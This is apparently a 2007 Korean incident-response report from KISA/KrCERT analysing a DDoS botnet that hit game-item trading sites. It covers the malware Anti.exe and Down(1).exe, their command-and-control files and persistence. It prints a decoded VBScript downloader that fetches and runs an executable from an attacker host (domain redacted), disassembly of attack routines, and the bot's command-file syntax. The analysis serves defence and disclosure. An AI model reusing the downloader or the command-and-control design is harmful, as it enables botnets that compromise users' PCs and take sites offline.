http://www.krcert.or.kr
cert@krcert.or.kr

아이템 거래사이트 대상 DDoS 공격사례 분석

2007. 10

인터넷침해사고대응지원센터 (KISC)

한국정보보호진흥원
Korea Information Security Agency

※ 본 보고서의 전부나 일부를 인용시 반드시 [자료: 한국정보보호진흥원(KISA)]를 명시하여 주시기 바랍니다.

1. 개 요

분산서비스거부공격(Distribute Denial of Service)은 공격의 대상이 되는 서버에 서비스 장애를 발생시킬 뿐만 아니라, 네트워크의 안정성에도 위협이 되고 있으므로 각별한 주의가 필요하다.

최근, 실제로 국내 인터넷사용 PC가 분산서비스거부공격(DDoS)을 위한 Agent로 악용되어 대량의 트래픽을 발생하여, 국내 일부 게임아이템거래사이트에 서비스장애를 유발시킨 사고가 발생하였다. KISA 인터넷침해사고대응지원센터에서는 피해사고 접수 이후, 사고확산 방지를 위하여 신속하게 원인을 추적, 분석 및 대응조치 함으로써 피해를 최소화 시킬 수 있었다.


공격트래픽을 발생시켰던 PC를 추적하여 확인한 결과, 해당PC는 분산서비스거부공격(DDoS) 기능이 구현되어 있는 악성코드 Anti.exe 및 Down(1).exe 에 감염되어 있었다. 사용자PC는 악성 웹 사이트 및 기타 인터넷 경로를 통하여 감염되었던 것으로 추정된다.
공격자는 감염PC에 원격으로 명령을 전달하는 방식으로 공격대상 사이트를 지정, 분산서비스거부공격(DDoS)을 수행하였으며, 악성코드에는 분산서비스거부공격(DDoS) 기능 외에도 정보유출 등의 기능이 구현되어 있는 것으로 확인되었다.
인터넷이용자는 사용PC가 분산서비스거부공격(DDoS)을 위한 Agent로 악용되는 것을 방지하기 위하여 OS를 최신으로 패치하고, 백신을 설치하는 등 악성코드에 감염되지 않도록 주의하는 것이 필요하다. 또한, 네트워크 담당자는 스푸핑 트래픽 차단 설정 등 예방조치를 취하여 피해를 최소화 할 필요가 있다.

2. 게임 아이템 거래업체에 대한 DDoS 공격기법 분석

o 일반 인터넷 사용자 PC를 악용한 DDoS 수행

공격자는 일반 인터넷 이용자 PC를 공격에 악용하기 위하여 우선 다수의 PC를 악성코드에 감염 시킨 후, 원격에서 공격명령을 전달하는 방법으로 특정 사이트에 대한 분산서비스거부공격(DDoS)을 수행하였다.

<인터넷사용자PC를 이용한 분산서비스거부 공격>




o 악용된 악성코드

분산서비스거부공격 트래픽을 발생시켰던 PC를 추적하여, 확인한 결과, anti.exe에 감염되어 있었으며 일부PC는 Down(1).exe 파일명의 악성코드도 감염되어 있었다.
해당 악성코드들은 모두 분산서비스거부공격을 위한 기능이 구현되어 있는 것으로 확인되었다.

o 악성코드 유포방법

공격자는 Anti.exe 악성코드 감염을 위하여, 웹 사이트 또는 P2P등을 이용하였을 것으로 추정된다. 악성코드가 설치되어 있는 PC에서 실제로 아래와 같은 Anti.exe 악성코드 설치를 위한 2.vbs 파일이 발견되었다. 해당 vbs을 실행하면 [생략].com/joker1415/k.exe 로부터 k.exe를 다운로드 받는다. 다운로드된 파일은 실행되어 시스템 폴더에 Anti.exe 파일을 생성한다.


<2.vbs 파일 예>




<2.vbs 내용 decoding 결과>

```
a5 = "http://                com/joker1415/k.exe
a4 = "C:₩Docume~1₩temp2.exe"
a3 = "GET"
Post.Open a3,a5,0
Post.Send()
a1 = "Adodb."
a2 = "Stream"
str1 = a1&a2
Set aGet=CreateObject(str1)
aGet.Mode=3
aGet.Type=1
aGet.Open()
aGet.Write(Post.responseBody)
aGet.SaveToFile a4,2
wscript.sleep 5000
Shell.Run (a4)
```

<감염 시[생략].com/joker1415/k.exe에 접속하여 악성코드를 다운로드 및 실행함>



<다운로드 된 파일에 의하여 Anti.exe가 생성됨>




3. DDoS에 악용된 공격코드 Anti.exe 분석

Anti.exe 악성코드는 원격명령 전달을 통하여 분산서비스거부공격(DDoS)을 수행할 수 있는 것으로 확인되었으며, 기타 정보유출 및 원격통제 기능도 확인되었다. 특히, 공격자는 추적을 피하기 위하여 특정 웹 서버를 이용하여 원격명령 전달을 위한 서버 IP주소를 주기적으로 변경하는 것으로 확인되었다.

o 감염PC 원격통제 기법

- 공격자는 아래와 같이 웹 서버를 활용하여 원격 명령전달 서버IP 주소를 주기적으로 바꾸어 가며 감염PC들을 통제하였다. 자세한 방법 및 절차를 정리하면 다음과 같다.




① 공격자는http://[생략].co.kr/ip.txt 에 감염PC를 통제할 공격자PC 주소를 올려놓는다

② 감염이 되면 Anti.exe는 http://[생략].co.kr/ip.txt에 접속하여 아래와 같은 원격공격자의 IP주소와 포트정보를 받아온다

<ip.txt에 의하여 전달되는 정보 예>

- k[생략]8.17:200kid



③ Anti.exe는 수신한 사이트주소를 확인 후 해당주소로 접속하여 공격자의 원격통제를 받는다

<공격자가 구성한 서버로의 접속시도 예>

Packet	Source	Source P...	Dest, Logical	Dest, Port	Size
16	IP-1 [redacted] 45	IP-1503	IP- [redacted]	IP-200	66

※인터넷침해사고대응지원센터에서 피해예방을 위하여 해당주소의 ip.txt 파일을 제거 조치함

o Anti.exe의 주요 악성 기능

사용자의 PC가 감염될 경우, 공격자는 원격통제를 통하여 분산서비스거부공격(DDoS) 수행 등 감염PC에서 다양한 악의적인 행위를 할 수 있다. 분산서비스거부공격(DDoS) 수행 외에 감염 PC내의 파일유출, 시스템 주요정보 파악, 프로세스 통제, 레지스트리 수정 등의 기능이 구현되어 있는 것으로 확인되었다. 주요 악성기능을 정리해 보면 다음과 같다.

- TCP ,UDP, ICMP DoS 공격 기능
- 감염 PC의 파일 시스템 통제 (파일 열람, 변경, 삭제)
- 공격자가 지정하는 특정 사이트로 부터의 파일다운로드 및 실행
- 감염 PC 시스템 정보 확인
- 웹브라우져 시작페이지 변경
- 감염 PC 프로세스 관리
- 감염 PC 레지스트리 생성, 변경, 삭제
- 윈도우 화면 캡쳐
- 감염PC의 서비스 생성, 삭제, 수정

▶ 분산서비스거부공격 (DDoS) 기능

Anti.exe 악성코드에는 TCP, UDP, ICMP 프로토콜에 대한 공격기능이 구현되어 있음.

<dos 패킷발생 루틴 예>

```
00466D6C   E8 637CFFFF      CALL Anti.0045E9D4                      ; JMP to WS2_32.WSAStartup
00466D71   6A 11            PUSH 11
00466D73   6A 02            PUSH 2
00466D75   6A 02            PUSH 2
00466D77   E8 107CFFFF      CALL Anti.0045E98C                      ; JMP to WS2_32.socket
00466D7C   8BD8             MOV EBX,EAX
00466D7E   66:C78424 900100>MOV WORD PTR SS:[ESP+190],2
00466D88   66:A1 0C114700   MOV AX,WORD PTR DS:[47110C]
00466D8E   50               PUSH EAX
00466D8F   E8 A87BFFFF      CALL Anti.0045E93C                      ; JMP to WS2_32.ntohs
00466D94   66:898424 920100>MOV WORD PTR SS:[ESP+192],AX
00466D9C   A1 08114700      MOV EAX,DWORD PTR DS:[471108]
00466DA1   E8 EADEF9FF      CALL Anti.00404C90
00466DA6   50               PUSH EAX
00466DA7   E8 987BFFFF      CALL Anti.0045E944                      ; JMP to WS2_32.inet_addr
00466DAC   898424 94010000  MOV DWORD PTR SS:[ESP+194],EAX
00466DB3   A1 84FB4600      MOV EAX,DWORD PTR DS:[46FB84]
00466DB8   8B00             MOV EAX,DWORD PTR DS:[EAX]
00466DBA   8B80 04030000    MOV EAX,DWORD PTR DS:[EAX+304]
00466DC0   8078 40 00       CMP BYTE PTR DS:[EAX+40],0
00466DC4   74 2D            JE SHORT Anti.00466DF3
00466DC6   A1 14114700      MOV EAX,DWORD PTR DS:[471114]
00466DCB   50               PUSH EAX
00466DCC   E8 37FFF9FF      CALL Anti.00406D08                      ; JMP to kernel32.Sleep
00466DD1   6A 10            PUSH 10
00466DD3   8D8424 94010000  LEA EAX,DWORD PTR SS:[ESP+194]
00466DDA   50               PUSH EAX
00466DDB   6A 00            PUSH 0
00466DDD   A1 10114700      MOV EAX,DWORD PTR DS:[471110]
00466DE2   50               PUSH EAX
00466DE3   8D8424 B0010000  LEA EAX,DWORD PTR SS:[ESP+1B0]
00466DEA   50               PUSH EAX
00466DEB   53               PUSH EBX
00466DEC   E8 8B7BFFFF      CALL Anti.0045E97C                      ; JMP to WS2_32.sendto
00466DF1   ^EB C0           JMP SHORT Anti.00466DB3
00466DF3   53               PUSH EBX
00466DF4   E8 2B7BFFFF      CALL Anti.0045E924                      ; JMP to WS2_32.closesocket
```

```
00469DFE    8BD8            MOV EBX,EAX
00469E00    8D45 F0         LEA EAX,DWORD PTR SS:[EBP-10]
00469E03    50              PUSH EAX
00469E04    8D45 E0         LEA EAX,DWORD PTR SS:[EBP-20]
00469E07    8B15 9CF54600   MOV EDX,DWORD PTR DS:[46F59C]          ; Anti.00468A58
00469E0D    E8 B6ABF9FF     CALL Anti.004049C8
00469E12    8B45 E0         MOV EAX,DWORD PTR SS:[EBP-20]
00469E15    8D4D E4         LEA ECX,DWORD PTR SS:[EBP-1C]
00469E18    BA DC9F4600     MOV EDX,Anti.00469FDC                ; ASCII "ddos"
00469E1D    E8 7ED8FFFF     CALL Anti.004676A0
```

▶ 감염 PC의 파일 시스템 통제 (파일 열람, 변경, 삭제)

공격자는 감염PC 내의 파일을 열람하거나 변경, 삭제할 수 있음.

```
00402D86    0F84 CA000000   JE Anti.00402E56
00402D8C    6A 00           PUSH 0
00402D8E    89E2            MOV EDX,ESP
00402D90    6A 00           PUSH 0
00402D92    52              PUSH EDX
00402D93    68 80000000     PUSH 80
00402D98    8D96 4C010000   LEA EDX,DWORD PTR DS:[ESI+14C]
00402D9E    52              PUSH EDX
00402D9F    FF36            PUSH DWORD PTR DS:[ESI]
00402DA1    E8 7EE4FFFF     CALL Anti.00401224                   ; JMP to kernel32.ReadFile
```

```
00409040    53              PUSH EBX
00409041    8BD8            MOV EBX,EAX
00409043    8BC3            MOV EAX,EBX
00409045    E8 46BCFFFF     CALL Anti.00404C90
0040904A    50              PUSH EAX
0040904B    E8 68DAFFFF     CALL Anti.00406AB8                   ; JMP to kernel32.DeleteFileA
```

▶ 원격네트워크로 부터 파일 다운로드 및 실행

공격자는 감염PC에 공격자가 원하는 임의의 파일을 다운로드하여 실행 시킬 수 있음.

```
00468868    8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
0046886B    E8 20C4F9FF     CALL Anti.00404C90
00468870    50              PUSH EAX
00468871    8B46 40         MOV EAX,DWORD PTR DS:[ESI+40]
00468874    E8 17C4F9FF     CALL Anti.00404C90
00468879    50              PUSH EAX
0046887A    6A 00           PUSH 0
0046887C    E8 87FDFFFF     CALL Anti.00468608                   ; JMP to URLMON.URLDownloadToFileA
```

```
00468900    6A 01           PUSH 1
00468902    6A 00           PUSH 0
00468904    6A 00           PUSH 0
00468906    8B4E 4C         MOV ECX,DWORD PTR DS:[ESI+4C]
00468909    8B56 48         MOV EDX,DWORD PTR DS:[ESI+48]
0046890C    8D45 FC         LEA EAX,DWORD PTR SS:[EBP-4]
0046890F    E8 C8C1F9FF     CALL Anti.00404ADC
00468914    8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
00468917    E8 74C3F9FF     CALL Anti.00404C90
0046891C    50              PUSH EAX
0046891D    68 68894600     PUSH Anti.00468968                   ; ASCII "Open"
00468922    6A 00           PUSH 0
00468924    E8 0B03FCFF     CALL Anti.00428C34                   ; JMP to shell32.ShellExecuteA
00468929    EB 03           JMP SHORT Anti.0046892E
```

▶ 웹브라우저 시작페이지 변경

공격자는 웹브라우져의 시작페이지를 변경할 수 있음.

```
0046BDD9    40              INC EAX
0046BDDA    50              PUSH EAX
0046BDDB    53              PUSH EBX
0046BDDC    6A 01           PUSH 1
0046BDDE    6A 00           PUSH 0
0046BDE0    68 0CC14600     PUSH Anti.0046C10C                   ; ASCII "Start Page"
0046BDE5    8B45 F4         MOV EAX,DWORD PTR SS:[EBP-C]
0046BDE8    50              PUSH EAX
0046BDE9    E8 72ACF9FF     CALL Anti.00406A60                   ; JMP to ADVAPI32.RegSetValueExA
```

▶ 레지스트리 생성 및 삭제

레지스트리 값을 열람하거나 생성, 삭제, 변경하는 것이 가능함.

```
00465BDF   FF01            INC DWORD PTR DS:[ECX]
00465BE1   0000            ADD BYTE PTR DS:[EAX],AL
00465BE3   005C00 00       ADD BYTE PTR DS:[EAX+EAX],BL
00465BE7   0053 56         ADD BYTE PTR DS:[EBX+56],DL
00465BEA   8BF2            MOV ESI,EDX
00465BEC   8BD8            MOV EBX,EAX
00465BEE   8BC6            MOV EAX,ESI
00465BF0   E8 9BF0F9FF     CALL Anti.00404C90
00465BF5   50              PUSH EAX
00465BF6   8B43 04         MOV EAX,DWORD PTR DS:[EBX+4]
00465BF9   50              PUSH EAX
00465BFA   E8 390EFAFF     CALL Anti.00406A38                    ; JMP to ADVAPI32.RegDeleteValueA
00465C3D   50              PUSH EAX
00465C3E   56              PUSH ESI
00465C3F   6A 00           PUSH 0
00465C41   8BC7            MOV EAX,EDI
00465C43   E8 48F0F9FF     CALL Anti.00404C90
00465C48   50              PUSH EAX
00465C49   8B43 04         MOV EAX,DWORD PTR DS:[EBX+4]
00465C4C   50              PUSH EAX
00465C4D   E8 0E0EFAFF     CALL Anti.00406A60                    ; JMP to ADVAPI32.RegSetValueExA
```

▶ 프로세스 생성 및 종료

공격자는 새로운 프로세스를 생성하거나 종료시킬 수 있음.

```
00467A75   50              PUSH EAX
00467A76   6A 00           PUSH 0
00467A78   6A 00           PUSH 0
00467A7A   6A 40           PUSH 40
00467A7C   6A 00           PUSH 0
00467A7E   6A 00           PUSH 0
00467A80   6A 00           PUSH 0
00467A82   8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
00467A85   E8 06D2F9FF     CALL Anti.00404C90
00467A8A   50              PUSH EAX
00467A8B   6A 00           PUSH 0
00467A8D   E8 0EF0F9FF     CALL Anti.00406AA0                    ; JMP to kernel32.CreateProcessA
```

```
004684A1   6A 00           PUSH 0
004684A3   8B45 F8         MOV EAX,DWORD PTR SS:[EBP-8]
004684A6   50              PUSH EAX
004684A7   E8 6CE8F9FF     CALL Anti.00406D18                    ; JMP to kernel32.TerminateProcess
```

▶ 감염PC 화면 캡쳐

공격자는 원격에서 감염PC의 윈도우 화면을 캡쳐할 수 있음.

▶ 감염PC의 서비스 생성, 삭제, 수정

감염PC 내에 윈도우 서비스를 추가하거나, 삭제, 변경이 가능함.

```
00464F94   50              PUSH EAX
00464F95   8B43 08         MOV EAX,DWORD PTR DS:[EBX+8]
00464F98   E8 F3FCF9FF     CALL Anti.00404C90
00464F9D   50              PUSH EAX
00464F9E   8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
00464FA1   50              PUSH EAX
00464FA2   E8 E1E3FFFF     CALL Anti.00463388                    ; JMP to ADVAPI32.CreateServiceA
00464FF7   64:8910         MOV DWORD PTR FS:[EAX],EDX
00464FFA   EB 24           JMP SHORT Anti.00465020
00464FFC   ^E9 C7EFF9FF    JMP Anti.00403FC8
00465001    0100           ADD DWORD PTR DS:[EAX],EAX
00465003    0000           ADD BYTE PTR DS:[EAX],AL
00465005    B4 7A          MOV AH,7A
00465007    40             INC EAX
00465008    000D 5046008B  ADD BYTE PTR DS:[8B004650],CL
0046500E    45             INC EBP
0046500F    F4             HLT                                   ; Privileged command
00465010    50             PUSH EAX
00465011    E8 7AE3FFFF    CALL Anti.00463390                    ; JMP to ADVAPI32.DeleteService
```

▶ 시스템 정보 파악

현재의 사용자계정 확인, 프로세스 정보, 디스크 가용용량 등 시스템 정보를 확인할 수 있음.

```
0046955A   33C0            XOR EAX,EAX
0046955C   890424          MOV DWORD PTR SS:[ESP],EAX
0046955F   54              PUSH ESP
00469560   6A 00           PUSH 0
00469562   6A 00           PUSH 0
00469564   E8 07D8F9FF     CALL Anti.00406D70                    ; JMP to mpr.WNetGetUserA
004206DC   55              PUSH EBP
004206DD   8BEC            MOV EBP,ESP
004206DF   83C4 D4         ADD ESP,-2C
004206E2   8955 F8         MOV DWORD PTR SS:[EBP-8],EDX
004206E5   8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
004206E8   8D45 D4         LEA EAX,DWORD PTR SS:[EBP-2C]
004206EB   50              PUSH EAX
004206EC   E8 E764FEFF     CALL Anti.00406BD8                    ; JMP to kernel32.GetSystemInfo
```

4. DDoS에 악용된 공격코드 Down(1).exe 분석


분산서비스공격 트래픽을 유발시켰던 일부PC에서는 Anti.exe 외 에도 추가적으로 Down(1).exe 악성파일이 발견되었다. 이 코드도 분산서비스거부 공격기능이 구현되어 있는 것으로 확인되었으며, 자기전파 기능이 없는 것으로 보아, Anti.exe 악성코드에 의하여 추가적으로 설치되었거나, 웹 사이트 등을 통하여 유포되었을 것으로 추정된다.

o 분산서비스거부 공격기능 분석

- 원격 통제 기법

  이 악성코드는 http 프로토콜을 통하여 특정 웹 사이트로부터 공격대상 사이트, 공격방법 등에 대한 정보를 전달받은 후 공격을 시작한다.

<Down(1).exe에 의한 분산서비스거부(DDoS) 공격>



① 해당 프로그램은 공격자가 구성한 공격명령전달을 위한 웹사이트 (http://[생략]/config.txt)로 부터 공격 명령이 포함된 설정파일을 다운로드 한다

② Down(1).exe는 다운로드 받은 공격명령을 확인하여 명령파일에 기록된 주소로 대량의 패킷을 발송한다.

- 공격대상 및 방법변경

Down(1).exe는 http://[생략]/config.txt 의 config.txt 파일 내에 기입되어 있는 주소와 프로토콜을 확인하여 공격을 진행하하므로, 공격자는 해당 내용을 변경해가며, 공격대상 및 프로토콜을 바꿀 수 있다.

▶ 공격대상 주소 변경 예

아래 내용은 공격자가 config.txt 를 통하여 공격대상을 변경한 예이다.

※ 공격대상 주소가 "[생략].tk:80"에서 "[생략].com:80" 로 변경


. <공격대상 주소 변경 예>

[생략].tk:80 |icmp| 30	[생략].com:80 |icmp| 30


▶ 공격프로토콜 변경

공격명령 파일에서 두 번째 행의 |icmp|부분은 공격에 사용되는 프로토콜 유형을 나타낸다. 분산서비스거부공격(DDoS) 테스트 환경을 구성하여 공격명령파일내의 |icmp|를 |udp|로 변경한 경우 아래와 같이 UDP패킷을 이용한 공격형태가 관찰되었다.

<UDP로 변경된 공격 프로토콜 예>



<공격 패킷의 내용 예>



- 트래픽 발생률 분석

감염된 PC에서 공격 프로토콜에 따라 다음과 같은 트래픽이 관찰되었다.


※ 아래 악성트래픽 발생수치는 명령전달 내용 및 환경에 따라서 달라질 수 있음.

ICMP	UDP	TCP
4.0 Mbps	2.07 Mbps	1.87 Mbps

<공격 트래픽 예>

50	IP-17	3	IP-17	3	1518	00.006198	PING Req	Echo:
51	IP-17	3	IP-17	3	1518	00.000018	IP Fragment	
52	IP-17	3	IP-17	3	1174	00.000005	IP Fragment	
53	IP-17	6	IP-17	6	1518	00.001311	PING Reply	Echo Reply:
54	IP-17	6	IP-17	6	1518	00.000125	IP Fragment	
55	IP-17	6	IP-17	6	1174	00.000085	IP Fragment	
56	IP-17	3	IP-17	3	1518	00.004250	PING Req	Echo:
57	IP-17	3	IP-17	3	1518	00.000007	IP Fragment	
58	IP-17	3	IP-17	3	1174	00.000004	IP Fragment	
59	IP-17	6	IP-17	6	1518	00.001319	PING Reply	Echo Reply:
60	IP-17	6	IP-17	6	1518	00.000107	IP Fragment	
61	IP-17	6	IP-17	6	1174	00.000095	IP Fragment	
62	IP-17	3	IP-17	3	1518	00.014151	PING Req	Echo:
63	IP-17	3	IP-17	3	1518	00.000007	IP Fragment	
64	IP-17	3	IP-17	3	1174	00.000004	IP Fragment	
65	IP-17	6	IP-17	6	1518	00.001313	PING Reply	Echo Reply:

<공격패킷 내용 예>



<악성코드에 포함된 Garbage 문자열(3,943 bytes) 일부>

o 기타 기능


- 재 부팅 시 계속적인 활동을 위한 시스템 등록

악성코드는 재 부팅 시에도 계속적으로 활동하기 위하여 시스템에 자신을 등록한다.

▶ 파일 생성

악성코드 감염 시, 감염파일을 %system% 폴더에 Down(1).exe이름으로 이동시킨다.

<시스템 디렉토리로 이동시키는 코드>




※ %SYSTEM% 디렉토리

* Windows 2000 : C:₩WinNT₩System32
* Windows XP, 2003 : C:₩Windows₩System3

▶ 서비스 등록

프로그램은 재 부팅 후 지속적인 활동을 위하여 이동한 파일을 서비스로 등록시킨다.

* 서비스이름: Windows Catalog
* 표시 이름: Internet Explorer
* 실행파일 경로: C:₩WINDOWS₩system32₩Down(1).exe



- 서비스 중단 및 삭제

공격자는 http://[생략]/config.txt 의 config.txt 파일 내용에 아래와 같은 명령을 기입하여 악성코드가 생성한 서비스를 삭제하거나 중단할 수 있다.

remove
|icmp|
30

stop
|icmp|
30

※ remove인 경우

① 원격지에서 공격명령파일을 다운로드 한 후 파싱

② 파싱한 내용이 "remove"인 경우 바로 아래의 서비스 제어 코드를 수행

③ 등록된 "Windows Catalog" 서비스 및 레지스트리를 삭제
※ 서비스 삭제 시 %SYSTEM% 디렉토리로 이동된 프로그램은 삭제하지 않음

※ stop인 경우
① 원격지에서 공격명령파일을 다운로드 한 후 파싱
② 파싱한 내용이 "remove"가 아닌 경우 ③으로 분기하여 "stop"인지를 비교
③ "stop"인 경우 "Windows Catalog" 서비스를 중지

5. DDoS 공격 대응조치

